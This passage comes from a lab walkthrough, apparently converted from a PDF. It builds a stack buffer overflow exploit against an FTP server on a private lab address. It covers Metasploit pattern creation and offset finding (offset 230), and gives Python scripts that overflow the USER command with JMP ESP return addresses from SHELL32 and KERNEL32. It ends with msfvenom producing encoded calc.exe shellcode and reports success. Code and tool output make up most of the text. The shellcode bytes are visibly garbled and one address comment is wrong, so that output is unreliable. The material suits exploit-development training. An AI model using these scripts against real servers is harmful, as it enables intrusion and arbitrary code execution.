


Figure 10

11. Run the `msf-pattern_create -l 500` code and get the result




The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu bar, there are tabs for "Applications", "Places", and "Terminal". The terminal prompt is "root@kali: ~". The command "msf-pattern_create -l 500" has been executed, resulting in a long string of 500 characters. The string is a mix of uppercase and lowercase letters, digits, and special characters, including "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9". The terminal window also shows a status bar at the bottom with various system icons, including network, volume, and battery, and the time "5:27 PM".

```
root@kali:~# msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
```

Figure 11

12. Run the `msf-pattern_offset -q 37684136` code and get the result



The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal is running as root. The user has navigated to the directory `~/Desktop/FTP_Server` and created a file named `exploit.py`. The command `msf-pattern_offset -q 37684136` has been executed, resulting in the output: `[*] Exact match at offset 230`.

```
root@kali: ~  
root@kali: ~/Desktop/FTP_Server  
root@kali:~# nano exploit.py  
root@kali:~# cd Desktop/FTP_Server/  
root@kali:~/Desktop/FTP_Server# ls  
exploit.py  exploit.py.save  
root@kali:~/Desktop/FTP_Server# nano exploit.py  
root@kali:~/Desktop/FTP_Server# msf-pattern_offset -q 37684136  
[*] Exact match at offset 230  
root@kali:~/Desktop/FTP_Server#
```

Figure 12

13. Resulting the msfcode

```
import socket

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 13

14. Add #JMP ESP SHELL32 75F41C80

```
import socket

# JMP ESP SHELL32 75F41C80
crash = "A" * 230 + "\x80\x1C\xF4\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 14

15. Remove SHELL32 and Add #JMP ESP KERNEL32 75F41C80

```
import socket

# JMP ESP KERNEL32 758E7FE3
crash = "A" * 230 + "\xE3\x7F\x8E\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line

Figure 15

```
root@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xffrrrrroot@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1060 bytes
buf = ""
buf += "\xdd\xc2\xbfxfa\x2f\x60\xd4\xd9x74x24\xfx5a\x2b"
buf += "\xc9\xb1x31x83xc2x04x31x7ax14x03x7axee\xc"
buf += "\x95x28xe6x90x56xd1\xfx6\xfx4\xdfx34xc7x34\xbb"
buf += "\x3d\x77x85\xcfx10x7bx6ex9dx80x08x02x0a\xa6"
buf += "\xb9xa9x6cx89x3ax81xd4x88xb8xd8x81x6ax81"
buf += "\x12xd4x6bx6cx4fx15x39x9fx04x88xae\x94x51"
buf += "\x11x44xe6x74x11xb9xbe\x77x22x6cx6x5x21x92"
buf += "\x8ex1ax5ax9bx88x7fx67x55x22x4bx13x64xe2"
buf += "\x82\xdc\xcb\xcbx2bx2fx15x0bx8bx0dx60x65xe8"
buf += "\x6d\x73xb2x93xa9\xfx6x21x33x39xa0x8dx2c\xee"
buf += "\x37x45xc8x5bx33x01\xccx5ax90x39xe8xd7x17"
buf += "\xee\x79xa3x33x2ax22x77x5dx6bx8exd6x62x6b"
buf += "\x71x86xc6xe7x9fxd3x7axaaxfx5x22x08xd0xbb"
buf += "\x25x12\xdb\xeb\x4dx23x50x64x09\xbc\xbx1c1xe5"
buf += "\xf6x9ex63x6ex5fx4bx36\xfx3x60xa1x74x0a\xe3"
buf += "\x40x04xe9\xfbx20x01xb5\xbbxd9x7bx6ax29xde"
buf += "\x28xc7x7xbdb\xafx5bx7x6cx4axdcx82x70"
root@kali:~#
```

17. Exploitation is Success. It shows in blue line in the right side




Figure 17